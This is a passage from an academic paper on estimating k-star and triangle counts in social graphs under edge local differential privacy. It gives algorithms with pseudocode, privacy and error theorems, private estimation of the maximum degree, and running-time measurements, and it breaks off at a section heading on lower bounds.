Ideally, we would like to set $\tilde{d}_{max} = d_{max}$ to avoid removing neighbors from a neighbor list (i.e., to avoid the loss of utility). However, the maximum degree d_{max} can leak some information about the original graph G. In this paper, we address this issue by privately estimating d_{max} with edge LDP and then using the private estimate of d_{max} as $\tilde{d}_{max}$. This technique is also known as *adaptive clipping* in differentially private stochastic gradient descent (SGD) [44, 54].

Table 1: Basic notations in this paper.

Symbol	Description
n	Number of users.
$G = (V,E)$	Graph with n nodes (users) V and edges E.
v_i	i-th user in V.
d_{max}	Maximum degree of G.
$\tilde{d}_{max}$	Upper-bound on d_{max} (used for projection).
$\mathcal{G}$	Set of possible graphs on n users.
$\mathbf{A} = (a_{i,j})$	Adjacency matrix.
$\mathbf{a}_i$	i-th row of $\mathbf{A}$ (i.e., neighbor list of v_i).
$\mathcal{R}_i$	Randomized algorithm on $\mathbf{a}_i$.
$f_\triangle(G)$	Number of triangles in G.
$f_{k\star}(G)$	Number of k-stars in G.

3.4 Graph Statistics and Utility Metrics

Graph statistics. We consider a graph function that takes a graph $G \in \mathcal{G}$ as input and outputs some graph statistics. Specifically, let $f_\triangle : \mathcal{G} \to \mathbb{Z}_{\geq 0}$ be a graph function that outputs the number of triangles in G. For $k \in \mathbb{N}$, let $f_{k\star} : \mathcal{G} \to \mathbb{Z}_{\geq 0}$ be a graph function that outputs the number of k-stars in G. For example, if a graph G is as shown in Figure 1, then $f_\triangle(G) = 5$, $f_{2\star}(G) = 20$, and $f_{3\star}(G) = 8$. The clustering coefficient can also be calculated from $f_\triangle(G)$ and $f_{2\star}(G)$ as: $\frac{3 f_\triangle(G)}{f_{2\star}(G)} = 0.75$.

Table 1 shows the basic notations used in this paper.

Utility metrics. We use the l_2 loss (i.e., squared error) [32, 40, 57] and the relative error [12, 14, 61] as utility metrics.

Specifically, let $\hat{f}(G) \in \mathbb{R}$ be an estimate of graph statistics $f(G) \in \mathbb{R}$. Here f can be instantiated by $f_\triangle$ or $f_{k\star}$; i.e., $\hat{f}_\triangle(G)$ and $\hat{f}_{k\star}(G)$ are the estimates of $f_\triangle(G)$ and $f_{k\star}(G)$, respectively. Let l_2^2 be the l_2 loss function, which maps the estimate $\hat{f}(G)$ and the true value $f(G)$ to the l_2 loss; i.e., $l_2^2(\hat{f}(G), f(G)) = (\hat{f}(G) - f(G))^2$. Note that when we use a randomized algorithm providing edge LDP (or edge centralized DP), $\hat{f}(G)$ depends on the randomness in the algorithm. In our theoretical analysis, we analyze the expectation of the l_2 loss over the randomness, as with [32, 40, 57].

When $f(G)$ is large, the l_2 loss can also be large. Thus in our experiments, we also evaluate the relative error, along with the l_2 loss. The relative error is defined as: $\frac{|\hat{f}(G) - f(G)|}{\max\{f(G), \eta\}}$, where $\eta \in \mathbb{R}_{\geq 0}$ is a very small positive value. Following the convention [12, 14, 61], we set $\eta = 0.001n$ for $f_\triangle$ and $f_{k\star}$.

4 Algorithms

In the local model, there are several ways to model how the data collector interacts with the users [20,31,46]. The simplest model would be to assume that the data collector sends a query $\mathcal{R}_i$ to each user v_i once, and then each user v_i independently sends an answer $\mathcal{R}_i(\mathbf{a}_i)$ to the data collector. In this model, there is one-round interaction between each user and the data

collector. We call this the *one-round LDP model*. For example, the RR for a neighbor list in Section 3.2 assumes this model.

However, in certain cases it may be possible for the data collector to send a query to each user multiple times. This could allow for more powerful queries that result in more accurate subgraph counts [53] or more accurate synthetic graphs [46]. We call this the *multiple-rounds LDP model*.

In Sections 4.1 and 4.2, we consider the problems of computing $f_{k\star}(G)$ and $f_{\triangle}(G)$ for a graph $G \in \mathcal{G}$ in the one-round LDP model. Our algorithms and bounds highlight limitations of the one-round LDP model. Compared to the centralized graph DP model, the one-round LDP model cannot compute $f_{k\star}(G)$ as accurately. Furthermore, the algorithm for $f_{\triangle}(G)$ does not perform well. In Section 4.3, we propose a more sophisticated algorithm for computing $f_{\triangle}(G)$ in the two-rounds LDP model, and show that it provides much smaller expected l_2 loss than the algorithm in the one-round LDP model. In Section 4.4, we show a general result about lower bounds on the expected l_2 loss of graph statistics in LDP. The proofs of all statements in Section 4 are given in the full version [28].

4.1 One-Round Algorithms for k-Stars

Algorithm. We begin with the problem of computing $f_{k\star}(G)$ in the one-round LDP model. For this model, we introduce a simple algorithm using the Laplacian mechanism, and prove that this algorithm can achieve order optimal expected l_2 loss among all one-round LDP algorithms.

Data: Graph G represented as neighbor lists $\mathbf{a}_1, \ldots, \mathbf{a}_n \in \{0,1\}^n$, privacy budget $\varepsilon \in \mathbb{R}_{\geq 0}$, $\tilde{d}_{max} \in \mathbb{Z}_{\geq 0}$.
Result: Private estimate of $f_{k\star}(G)$.

1 $\Delta \leftarrow \binom{\tilde{d}_{max}}{k-1}$;
2 **for** $i = 1$ **to** n **do**
3 $\quad \mathbf{a}_i \leftarrow \texttt{GraphProjection}(\mathbf{a}_i, \tilde{d}_{max})$;
$\quad$ `/* d_i is a degree of user v_i.  */`
4 $\quad d_i \leftarrow \sum_{j=1}^{n} a_{i,j}$;
5 $\quad r_i \leftarrow \binom{d_i}{k}$;
6 $\quad \hat{r}_i \leftarrow r_i + \mathrm{Lap}\left(\frac{\Delta}{\varepsilon}\right)$;
7 $\quad$ *release*$(\hat{r}_i)$;
8 **end**
9 **return** $\sum_{i=1}^{n} \hat{r}_i$

Algorithm 1: LocalLap$_{k\star}$

Algorithm 1 shows the one-round algorithm for k-stars. It takes as input a graph G (represented as neighbor lists $\mathbf{a}_1, \ldots, \mathbf{a}_n \in \{0,1\}^n$), the privacy budget ε, and a non-negative integer $\tilde{d}_{max} \in \mathbb{Z}_{\geq 0}$.

The parameter $\tilde{d}_{max}$ plays a role as an upper-bound on the maximum degree d_{max} of G. Specifically, let $d_i \in \mathbb{Z}_{\geq 0}$ be the degree of user v_i; i.e., the number of "1"s in her neighbor list $\mathbf{a}_i$. In line 3, user v_i uses a function (denoted by `GraphProjection`) that performs graph projection [16, 36, 48] for $\mathbf{a}_i$ as follows. If d_i exceeds $\tilde{d}_{max}$, it randomly selects $\tilde{d}_{max}$ neighbors out of d_i neighbors; otherwise, it uses $\mathbf{a}_i$ as it is. This guarantees that each user's degree never exceeds $\tilde{d}_{max}$; i.e., $d_i \leq \tilde{d}_{max}$ after line 4.

After the graph projection, user v_i counts the number of k-stars $r_i \in \mathbb{Z}_{\geq 0}$ of which she is a center (line 5), and adds the Laplacian noise to r_i (line 6). Here, since adding one edge results in the increase of at most $\binom{\tilde{d}_{max}}{k-1}$ k-stars, the sensitivity of k-star counts for user v_i is at most $\binom{\tilde{d}_{max}}{k-1}$ (after graph projection). Therefore, we add $\mathrm{Lap}(\frac{\Delta}{\varepsilon})$ to r_i, where $\Delta = \binom{\tilde{d}_{max}}{k-1}$ and for $b \in \mathbb{R}_{\geq 0}$ $\mathrm{Lap}(b)$ is a random variable that represents the Laplacian noise with mean 0 and scale b. The final answer of Algorithm 1 is simply the sum of all the noisy k-star counts. We denote this algorithm by LocalLap$_{k\star}$.

The value of $\tilde{d}_{max}$ greatly affects the utility. If $\tilde{d}_{max}$ is too large, a large amount of the Laplacian noise would be added. If $\tilde{d}_{max}$ is too small, a great number of neighbors would be reduced by graph projection. When we have some prior knowledge about the maximum degree d_{max}, we can set $\tilde{d}_{max}$ to an appropriate value. For example, the maximum number of connections allowed on Facebook is 5000 [3]. In this case, we can set $\tilde{d}_{max} = 5000$, and then graph projection does nothing. Given that the number of Facebook monthly active users is over 2.7 billion [6], $\tilde{d}_{max} = 5000$ is much smaller than n. For another example, if we know that the degree is smaller than 1000 for most users, then we can set $\tilde{d}_{max} = 1000$ and perform graph projection for users whose degrees exceed $\tilde{d}_{max}$.

In some applications, the data collector may not have such prior knowledge about $\tilde{d}_{max}$. In this case, we can privately estimate d_{max} by allowing an additional round between each user and the data collector, and use the private estimate of d_{max} as $\tilde{d}_{max}$. We describe how to privately estimate d_{max} with edge LDP at the end of Section 4.1.

Theoretical properties. LocalLap$_{k\star}$ has the following guarantees:

Theorem 1. *LocalLap$_{k\star}$ provides ε-edge LDP.*

Theorem 2. *Let $\hat{f}_{k\star}(G, \varepsilon, \tilde{d}_{max})$ be the output of LocalLap$_{k\star}$. Then, for all $k \in \mathbb{N}, \varepsilon \in \mathbb{R}_{\geq 0}, \tilde{d}_{max} \in \mathbb{Z}_{\geq 0}$, and $G \in \mathcal{G}$ such that the maximum degree d_{max} of G is at most $\tilde{d}_{max}$, $\mathbb{E}[l_2^2(\hat{f}_{k\star}(G, \varepsilon, \tilde{d}_{max}), f_{k\star}(G))] = O\left(\frac{n\tilde{d}_{max}^{2k-2}}{\varepsilon^2}\right)$.*

The factor of n in the expected l_2 loss of LocalLap$_{k\star}$ comes from the fact that we are adding the Laplacian noise n times. In the centralized model, this factor of n is not there, because the central data collector sees all k-stars; i.e., the data collector knows $f_{k\star}(G)$. The sensitivity of $f_{k\star}$ is at most $2\binom{\tilde{d}_{max}}{k-1}$ (after graph projection) under edge centralized DP. Therefore, we can consider an algorithm that simply adds the Laplacian noise $\mathrm{Lap}(2\binom{\tilde{d}_{max}}{k-1}/\varepsilon)$ to $f_{k\star}(G)$, and outputs $f_{k\star}(G) + \mathrm{Lap}(2\binom{\tilde{d}_{max}}{k-1}/\varepsilon)$. We denote this algorithm by CentralLap$_{k\star}$. Since the bias of the Laplacian noise is

0, $\mathsf{CentralLap}_{k\star}$ attains the expected l_2 loss (= variance) of $O\left(\frac{\tilde{d}_{max}^{2k-2}}{\varepsilon^2}\right)$.

It seems impossible to avoid this factor of n in the one-round LDP model, as the data collector will be dealing with n independent answers to queries. Indeed, this is the case—we prove that the expected l_2 error of $\mathsf{LocalLap}_{k\star}$ is order optimal among all one-round LDP algorithms, and the one-round LDP model cannot improve the factor of n.

Corollary 1. *Let $\hat{f}_{k\star}(G,\tilde{d}_{max},\varepsilon)$ be any one-round LDP algorithm that computes $f_{k\star}(G)$ satisfying ε-edge LDP. Then, for all $k,n,\tilde{d}_{max} \in \mathbb{N}$ and $\varepsilon \in \mathbb{R}_{\geq 0}$ such that n is even, there exists a set of graphs $\mathcal{A} \subseteq \mathcal{G}$ on n nodes such that the maximum degree of each $G \in \mathcal{A}$ is at most $\tilde{d}_{max}$, and $\frac{1}{|\mathcal{A}|}\sum_{G\in\mathcal{A}} \mathbb{E}[l_2^2(\hat{f}_{k\star}(G,\tilde{d}_{max},\varepsilon), f_{k\star}(G))] \geq \Omega\left(\frac{e^{2\varepsilon}}{(e^{2\varepsilon}+1)^2}\tilde{d}_{max}^{2k-2}n\right)$.*

This is a corollary of a more general result of Section 4.4. Thus, any algorithm computing k-stars cannot avoid the factor of n in its l_2^2 loss. k-stars is an example where the non-interactive graph LDP model is strictly weaker than the centralized DP model.

Nevertheless, we note that $\mathsf{LocalLap}_{k\star}$ can accurately calculate $f_{k\star}(G)$ for a large number of users n. Specifically, the relative error decreases with increase in n because $\mathsf{LocalLap}_{k\star}$ has a factor of n (not n^2) in the expected l_2 error, i.e., $\mathbb{E}[(\hat{f}_{k\star}(G,\varepsilon,\tilde{d}_{max}) - f_{k\star}(G))^2] = O(n)$ and $f_{k\star}(G)^2 \geq \Omega(n^2)$ (when we ignore $\tilde{d}_{max}$ and ε). In our experiments, we show that the relative error of $\mathsf{LocalLap}_{k\star}$ is small when n is large.

Private calculation of d_{max}. By allowing an additional round between each user and the data collector, we can privately estimate d_{max} and use the private estimate of d_{max} as $\tilde{d}_{max}$. Specifically, we divide the privacy budget ε into $\varepsilon_0 \in \mathbb{R}_{\geq 0}$ and $\varepsilon_1 \in \mathbb{R}_{\geq 0}$; i.e., $\varepsilon = \varepsilon_0 + \varepsilon_1$. We first estimate d_{max} with ε_0-edge LDP and then run $\mathsf{LocalLap}_{k\star}$ with the remaining privacy budget ε_1. Note that $\mathsf{LocalLap}_{k\star}$ with the private calculation of d_{max} results in a two-rounds LDP algorithm.

We consider the following simple algorithm. At the first round, each user v_i adds the Laplacian noise $\mathrm{Lap}(\frac{1}{\varepsilon_0})$ to her degree d_i. Let $\hat{d}_i \in \mathbb{R}$ be the noisy degree of v_i; i.e., $\hat{d}_i = d_i + \mathrm{Lap}(\frac{1}{\varepsilon_0})$. Then user v_i sends $\hat{d}_i$ to the data collector. Let $\hat{d}_{max} \in \mathbb{R}$ be the maximum value of the noisy degree; i.e., $\hat{d}_{max} = \max\{\hat{d}_1,\ldots,\hat{d}_n\}$. We call $\hat{d}_{max}$ the *noisy max degree*. The data collector calculates the noisy max degree $\hat{d}_{max}$ as an estimate of d_{max}, and sends $\hat{d}_{max}$ back to all users. At the second round, we run $\mathsf{LocalLap}_{k\star}$ with input G, ε, and $\lfloor \hat{d}_{max} \rfloor$.

At the first round, the calculation of $\hat{d}_{max}$ provides ε_0-edge LDP because each user's degree has the sensitivity 1 under edge LDP. At the second round, Theorem 1 guarantees that $\mathsf{LocalLap}_{k\star}$ provides ε_1-edge LDP. Then by the composition theorem [23], this two-rounds algorithm provides ε-edge LDP in total ($\varepsilon = \varepsilon_0 + \varepsilon_1$).

Shape				
Count in noisy graph G'	m_3	m_2	m_1	m_0

Figure 2: Four types of subgraphs with three nodes.

In our experiments, we show that this algorithm provides the utility close to $\mathsf{LocalLap}_{k\star}$ with the true max degree d_{max}.

4.2 One-Round Algorithms for Triangles.

Algorithm. Now, we focus our attention on the more challenging $f_\triangle$ query. This query is more challenging in the graph LDP model because no user is aware of any triangle; i.e., user v_i is not aware of any triangle formed by (v_i,v_j,v_k), because v_i cannot see any edge $(v_j,v_k) \in E$ in graph G.

One way to count $f_\triangle(G)$ with edge LDP is to apply the RR (Randomized Response) to a neighbor list. For example, user v_i applies the RR to $a_{i,1},\ldots,a_{i,i-1}$ (which corresponds to users $v_1,\ldots,v_{i-1}$ with smaller user IDs) in her neighbor list $\mathbf{a}_i$; i.e., we apply the RR to the lower triangular part of adjacency matrix $\mathbf{A}$, as described in Section 3.2. Then the data collector constructs a noisy graph $G' = (V,E') \in \mathcal{G}$ from the lower triangular part of the noisy adjacency matrix, and estimates the number of triangles from G'. However, simply counting the triangles in G' can introduce a significant bias because G' is denser than G especially when ε is small.

Through clever post-processing known as empirical estimation [32,40,57], we are able to obtain an unbiased estimate of $f_\triangle(G)$ from G'. Specifically, a subgraph with three nodes can be divided into four types depending on the number of edges. Three nodes with three edges form a triangle. We refer to three nodes with two edges, one edge, and no edges as *2-edges*, *1-edge*, and *no-edges*, respectively. Figure 2 shows their shapes. $f_\triangle(G)$ can be expressed using m_3, m_2, m_1, and m_0 as follows:

Proposition 2. *Let $G' = (V,E')$ be a noisy graph generated by applying the RR to the lower triangular part of $\mathbf{A}$. Let $m_3,m_2,m_1,m_0 \in \mathbb{Z}_{\geq 0}$ be respectively the number of triangles, 2-edges, 1-edge, and no-edges in G'. Then*

$$\mathbb{E}\left[\frac{e^{3\varepsilon}}{(e^\varepsilon-1)^3}m_3 - \frac{e^{2\varepsilon}}{(e^\varepsilon-1)^3}m_2 + \frac{e^\varepsilon}{(e^\varepsilon-1)^3}m_1 - \frac{1}{(e^\varepsilon-1)^3}m_0\right] = f_\triangle(G). \tag{4}$$

Therefore, the data collector can count m_3, m_2, m_1, and m_0 from G', and calculate an unbiased estimate of $f_\triangle(G)$ by (4). In Appendix A, we show that the l_2 loss is significantly reduced by this empirical estimation.

Algorithm 2 shows this algorithm. In line 2, user v_i applies the RR with privacy budget ε (denoted by RR_ε) to $a_{i,1},\ldots,a_{i,i-1}$ in her neighbor list $\mathbf{a}_i$, and outputs $R_i =$

Data: Graph G represented as neighbor lists $\mathbf{a}_1, \ldots, \mathbf{a}_n \in \{0,1\}^n$, privacy budget $\varepsilon \in \mathbb{R}_{\geq 0}$.
Result: Private estimate of $f_\triangle(G)$.
1 **for** $i = 1$ **to** n **do**
2 $\quad R_i \leftarrow (RR_\varepsilon(a_{i,1}), \ldots, RR_\varepsilon(a_{i,i-1}))$;
3 $\quad release(R_i)$;
4 **end**
5 $G' = (V, E') \leftarrow$ `UndirectedGraph`$(R_1, \ldots, R_n)$;
`/* Counts` m_3, m_2, m_1, m_0 `in` G'. `*/`
6 $(m_3, m_2, m_1, m_0) \leftarrow$ `Count`(G');
7 **return** $\frac{1}{(e^\varepsilon - 1)^3}(e^{3\varepsilon} m_3 - e^{2\varepsilon} m_2 + e^\varepsilon m_1 - m_0)$

Algorithm 2: LocalRR$_\triangle$

$(RR_\varepsilon(a_{i,1}), \ldots, RR_\varepsilon(a_{i,i-1}))$. In other words, we apply the RR to the lower triangular part of $\mathbf{A}$ and there is no overlap between edges sent by users. In line 5, the data collector uses a function (denoted by `UndirectedGraph`) that converts the bits of $(R_1, \ldots, R_n)$ into an undirected graph $G' = (V, E')$ by adding edge (v_i, v_j) with $i > j$ to E' if and only if the j-th bit of R_i is 1. Note that G' is biased, as explained above. In line 6, the data collector uses a function (denoted by `Count`) that calculates m_3, m_2, m_1, and m_0 from G'. Finally, the data collector outputs the expression inside the expectation on the left-hand side of (4), which is an unbiased estimator for $f_\triangle(G)$ by Proposition 2. We denote this algorithm by LocalRR$_\triangle$.

Theoretical properties. LocalRR$_\triangle$ provides the following guarantee.

Theorem 3. *LocalRR$_\triangle$ provides ε-edge LDP and ε-relationship DP.*

LocalRR$_\triangle$ does not have the doubling issue (i.e., it provides not 2ε but ε-relationship DP), because we apply the RR to the lower triangular part of $\mathbf{A}$, as explained in Section 3.2.

Unlike the RR and empirical estimation for tabular data [32], the expected l_2 loss of LocalRR$_\triangle$ is complicated. To simplify the utility analysis, we assume that G is generated from the Erdös-Rényi graph distribution $\mathbf{G}(n, \alpha)$ with edge existence probability α; i.e., each edge in G with n nodes is independently generated with probability $\alpha \in [0, 1]$.

Theorem 4. *Let $\mathbf{G}(n, \alpha)$ be the Erdös-Rényi graph distribution with edge existence probability $\alpha \in [0, 1]$. Let $p = \frac{1}{e^\varepsilon + 1}$ and $\beta = \alpha(1-p) + (1-\alpha)p$. Let $\hat{f}_\triangle(G, \varepsilon)$ be the output of LocalRR$_\triangle$. If $G \sim \mathbf{G}(n, \alpha)$, then for all $\varepsilon \in \mathbb{R}_{\geq 0}$, $\mathbb{E}[l_2^2(\hat{f}_\triangle(G, \varepsilon), f_\triangle(G))] = O\left(\frac{e^{6\varepsilon}}{(e^\varepsilon - 1)^6} \beta n^4\right)$.*

Note that we assume the Erdös-Rényi model only for the utility analysis of LocalRR$_\triangle$, and do not assume this model for the other algorithms. The upper-bound of LocalRR$_\triangle$ in Theorem 4 is less ideal than the upper-bounds of the other algorithms in that it does not consider all possible graphs $G \in \mathcal{G}$. Nevertheless, we also show that the l_2 loss of LocalRR$_\triangle$ is roughly consistent with Theorem 4 in our experiments using two real datasets (Section 5) and the Barabási-Albert graphs [9], which have power-law degree distribution (Appendix B).

The parameters α and β are edge existence probabilities in the original graph G and noisy graph G', respectively. Although α is very small in a sparse graph, β can be large for small ε. For example, if $\alpha \approx 0$ and $\varepsilon = 1$, then $\beta \approx \frac{1}{e+1} = 0.27$.

Theorem 4 states that for large n, the l_2 loss of LocalRR$_\triangle$ ($= O(n^4)$) is much larger than the l_2 loss of LocalRR$_k\star$ ($= O(n)$). This follows from the fact that user v_i is not aware of any triangle formed by (v_i, v_j, v_k), as explained above.

In contrast, counting $f_\triangle(G)$ in the centralized model is much easier because the data collector sees all triangles in G; i.e., the data collector knows $f_\triangle(G)$. The sensitivity of $f_\triangle$ is at most $\tilde{d}_{max}$ (after graph projection). Thus, we can consider a simple algorithm that outputs $f_\triangle(G) + \mathrm{Lap}(\tilde{d}_{max}/\varepsilon)$. We denote this algorithm by CentralLap$_\triangle$. CentralLap$_\triangle$ attains the expected l_2 loss (= variance) of $O\left(\frac{\tilde{d}_{max}^2}{\varepsilon^2}\right)$.

The large l_2 loss of LocalRR$_\triangle$ is caused by the fact that each edge is released independently with some probability of being flipped. In other words, there are three independent random variables that influence any triangle in G'. The next algorithm, using interaction, reduces this influencing number from three to one by using the fact that a user knows the existence of two edges for any triangle that involves the user.

4.3 Two-Rounds Algorithms for Triangles

Algorithm. Allowing for two-rounds interaction, we are able to compute $f_\triangle$ with a significantly improved l_2 loss, albeit with a higher per-user communication overhead. As described in Section 4.2, it is impossible for user v_i to see edge $(v_j, v_k) \in E$ in graph $G = (V, E)$ at the first round. However, if the data collector publishes a noisy graph $G' = (V, E')$ calculated by LocalRR$_\triangle$ at the first round, then user v_i can see a noisy edge $(v_j, v_k) \in E'$ in the noisy graph G' at the second round. Then user v_i can count the number of *noisy triangles* formed by (v_i, v_j, v_k) such that $(v_i, v_j) \in E$, $(v_i, v_k) \in E$, and $(v_j, v_k) \in E'$, and send the noisy triangle counts with the Laplacian noise to the data collector in an analogous way to LocalLap$_{k\star}$. Since user v_i always knows that two edges (v_i, v_j) and (v_i, v_k) exist in G, there is only one noisy edge in any noisy triangle (whereas all edges are noisy in LocalRR$_\triangle$). This is an intuition behind our proposed two-rounds algorithm.

As with the RR in Section 4.2, simply counting the noisy triangles can introduce a bias. Therefore, we calculate an empirical estimate of $f_\triangle(G)$ from the noisy triangle counts. Specifically, the following is the empirical estimate of $f_\triangle(G)$:

Proposition 3. *Let $G' = (V, E')$ be a noisy graph generated by applying the RR with privacy budget $\varepsilon_1 \in \mathbb{R}_{\geq 0}$ to the lower triangular part of $\mathbf{A}$. Let $p_1 = \frac{1}{e^{\varepsilon_1} + 1}$. Let $t_i \in \mathbb{Z}_{\geq 0}$ be the number of triplets (v_i, v_j, v_k) such that $j < k < i$, $(v_i, v_j) \in E$, $(v_i, v_k) \in E$, and $(v_j, v_k) \in E'$. Let $s_i \in \mathbb{Z}_{\geq 0}$ be the number*

of triplets (v_i, v_j, v_k) *such that* $j < k < i$, $(v_i, v_j) \in E$, *and* $(v_i, v_k) \in E$. *Let* $w_i = t_i - p_1 s_i$. *Then*

$$\mathbb{E}\left[\frac{1}{1-2p_1}\sum_{i=1}^{n} w_i\right] = f_\triangle(G). \tag{5}$$

Note that in Proposition 3, we count only triplets (v_i, v_j, v_k) with $j < k < i$ to use only the lower triangular part of $\mathbf{A}$. t_i is the number of noisy triangles user v_i can see at the second round. s_i is the number of 2-stars of which user v_i is a center. Since t_i and s_i can reveal information about an edge in G, user v_i adds the Laplacian noise to w_i $(= t_i - p_1 s_i)$ in (5), and sends it to the data collector. Then the data collector calculates an unbiased estimate of $f_\triangle(G)$ by (5).

Data: Graph G represented as neighbor lists $\mathbf{a}_1, \ldots, \mathbf{a}_n \in \{0,1\}^n$, two privacy budgets $\varepsilon_1, \varepsilon_2 > 0$, $\tilde{d}_{max} \in \mathbb{Z}_{\geq 0}$.
Result: Private estimate of $f_\triangle(G)$.

$p_1 \leftarrow \frac{1}{e^{\varepsilon_1}+1}$;
/* First round. */
for $i = 1$ **to** n **do**
  $R_i \leftarrow (RR_{\varepsilon_1}(a_{i,1}), \ldots, RR_{\varepsilon_1}(a_{i,i-1}))$;
  release(R_i);
end
$G' = (V, E') \leftarrow$ `UndirectedGraph`$(R_1, \ldots, R_{i-1})$;
/* Second round. */
for $i = 1$ **to** n **do**
  $\mathbf{a}_i \leftarrow$ `GraphProjection`$(\mathbf{a}_i, \tilde{d}_{max})$;
  $t_i \leftarrow |\{(v_i, v_j, v_k) : j < k < i, a_{i,j} = a_{i,k} = 1, (v_j, v_k) \in E'\}|$;
  $s_i \leftarrow |\{(v_i, v_j, v_k) : j < k < i, a_{i,j} = a_{i,k} = 1\}|$;
  $w_i \leftarrow t_i - p_1 s_i$;
  $\hat{w}_i \leftarrow w_i + \mathrm{Lap}(\frac{\tilde{d}_{max}}{\varepsilon_2})$;
  release$(\hat{w}_i)$;
end
return $\frac{1}{1-2p_1}\sum_{i=1}^{n} \hat{w}_i$

Algorithm 3: Local2Rounds$_\triangle$

Algorithm 3 contains the formal description of this process. It takes as input a graph G, the privacy budgets $\varepsilon_1, \varepsilon_2 \in \mathbb{R}_{\geq 0}$ at the first and second rounds, respectively, and a non-negative integer $\tilde{d}_{max} \in \mathbb{Z}_{\geq 0}$. At the first round, we apply the RR to the lower triangular part of $\mathbf{A}$ (i.e., there is no overlap between edges sent by users) and use the `UndirectedGraph` function to obtain a noisy graph $G' = (V, E')$ by the RR in the same way as Algorithm 2. Note that G' is biased. We calculate an unbiased estimate of $f_\triangle(G)$ from G' at the second round.

At the second round, each user v_i calculates $\hat{w}_i = w_i + \mathrm{Lap}(\frac{\tilde{d}_{max}}{\varepsilon_2})$ by adding the Laplacian noise to w_i in Proposition 3 whose sensitivity is at most $\tilde{d}_{max}$ (as we will prove in Theorem 5). Finally, we output $\frac{1}{1-2p_1}\sum_{i=1}^{n} \hat{w}_i$, which is an unbiased estimate of $f_\triangle(G)$ by Proposition 3. We call this algorithm Local2Rounds$_\triangle$.

Theoretical properties. Local2Rounds$_\triangle$ has the following guarantee.

Theorem 5. *Local2Rounds*$_\triangle$ *provides* $(\varepsilon_1 + \varepsilon_2)$*-edge LDP and* $(\varepsilon_1 + \varepsilon_2)$*-relationship DP.*

As with LocalRR$_\triangle$, Local2Rounds$_\triangle$ does not have the doubling issue; i.e., it provides ε-relationship DP (not 2ε). This follows from the fact that we use only the lower triangular part of $\mathbf{A}$; i.e., we assume $j < k < i$ in counting t_i and s_i.

Theorem 6. *Let* $\hat{f}_\triangle(G, \varepsilon_1, \varepsilon_2, \tilde{d}_{max})$ *be the output of* Local2Rounds$_\triangle$. *Then, for all* $\varepsilon_1, \varepsilon_2 \in \mathbb{R}_{\geq 0}$, $\tilde{d}_{max} \in \mathbb{Z}_{\geq 0}$, *and* $G \in \mathcal{G}$ *such that the maximum degree* d_{max} *of* G *is at most* $\tilde{d}_{max}$, $\mathbb{E}[l_2^2(\hat{f}_\triangle(G, \varepsilon_1, \varepsilon_2, \tilde{d}_{max}), f_\triangle(G))] \leq O\left(\frac{e^{\varepsilon_1}}{(1-e^{\varepsilon_1})^2}\left(\tilde{d}_{max}^3 n + \frac{e^{\varepsilon_1}}{\varepsilon_2^2}\tilde{d}_{max}^2 n\right)\right)$.

Theorem 6 means that for triangles, the l_2 loss is reduced from $O(n^4)$ to $O(\tilde{d}_{max}^3 n)$ by introducing an additional round.

Private calculation of d_{max}. As with k-stars, we can privately calculate d_{max} by using the method described in Section 4.1. Furthermore, the private calculation of d_{max} does not increase the number of rounds; i.e., we can run Local2Rounds$_\triangle$ with the private calculation of d_{max} in two rounds.

Specifically, let $\varepsilon_0 \in \mathbb{R}_{\geq 0}$ be the privacy budget for the private calculation of d_{max}. At the first round, each user v_i adds $\mathrm{Lap}(\frac{1}{\varepsilon_0})$ to her degree d_i, and sends the noisy degree $\hat{d}_i$ $(= d_i + \mathrm{Lap}(\frac{1}{\varepsilon_0}))$ to the data collector, along with the outputs $R_i = (RR_\varepsilon(a_{i,1}), \ldots, RR_\varepsilon(a_{i,i-1}))$ of the RR. The data collector calculates the noisy max degree $\hat{d}_{max}$ $(= \max\{\hat{d}_1, \ldots, \hat{d}_n\})$ as an estimate of d_{max}, and sends it back to all users. At the second round, we run Local2Rounds$_\triangle$ with input G (represented as $\mathbf{a}_1, \ldots, \mathbf{a}_n$), ε_1, ε_2, and $\lfloor \hat{d}_{max} \rfloor$.

At the first round, the calculation of $\hat{d}_{max}$ provides ε_0-edge LDP. Note that it provides $2\varepsilon_0$-relationship DP (i.e., it has the doubling issue) because one edge $(v_i, v_j) \in E$ affects both of the degrees d_i and d_j by 1. At the second round, LocalLap$_{k\star}$ provides $(\varepsilon_1 + \varepsilon_2)$-edge LDP and $(\varepsilon_1 + \varepsilon_2)$-relationship DP (Theorem 5). Then by the composition theorem [23], this two-rounds algorithm provides $(\varepsilon_0 + \varepsilon_1 + \varepsilon_2)$-edge LDP and $(2\varepsilon_0 + \varepsilon_1 + \varepsilon_2)$-relationship DP. Although the total privacy budget is larger for relationship DP, the difference $(= \varepsilon_0)$ can be very small. In fact, we set $(\varepsilon_0, \varepsilon_1, \varepsilon_2) = (0.1, 0.45, 0.45)$ or $(0.2, 0.9, 0.9)$ in our experiments (i.e., the difference is 0.1 or 0.2), and show that this algorithm provides almost the same utility as Local2Rounds$_\triangle$ with the true max degree d_{max}.

Time complexity. We also note that Local2Rounds$_\triangle$ has an advantage over LocalRR$_\triangle$ in terms of the time complexity.

Specifically, LocalRR$_\triangle$ is inefficient because the data collector has to count the number of triangles m_3 in the noisy graph G'. Since the noisy graph G' is dense (especially when ε is small) and there are $\binom{n}{3}$ subgraphs with three nodes in

G', the number of triangles is $m_3 = O(n^3)$. Then, the time complexity of LocalRR$_\triangle$ is also $O(n^3)$, which is not practical for a graph with a large number of users n. In fact, we implemented LocalRR$_\triangle$ ($\varepsilon = 1$) with C/C++ and measured its running time using one node of a supercomputer (ABCI: AI Bridging Cloud Infrastructure [4]). When $n = 5000$, 10000, 20000, and 40000, the running time was 138, 1107, 9345, and 99561 seconds, respectively; i.e., the running time was almost cubic in n. We can also estimate the running time for larger n. For example, when $n = 1000000$, LocalRR$_\triangle$ ($\varepsilon = 1$) would require about 35 years ($= 1107 \times 100^3/(3600 \times 24 \times 365)$).

In contrast, the time complexity of Local2Rounds$_\triangle$ is $O(n^2 + nd_{max}^2)$[1]. The factor of n^2 comes from the fact that the size of the noisy graph G' is $O(n^2)$. This also causes a large communication overhead, as explained below.

Communication overhead. In Local2Rounds$_\triangle$, each user need to see the noisy graph G' of size $O(n^2)$ to count t_i and s_i. This results in a per-user communication overhead of $O(n^2)$. Although we do not simulate the communication overhead in our experiments that use Local2Rounds$_\triangle$, the $O(n^2)$ overhead might limit its application in very large graphs. An interesting avenue of future work is how to compress the graph size (e.g., via graph projection or random projection) to reduce both the time complexity and the communication overhead.

4.4 Lower Bounds

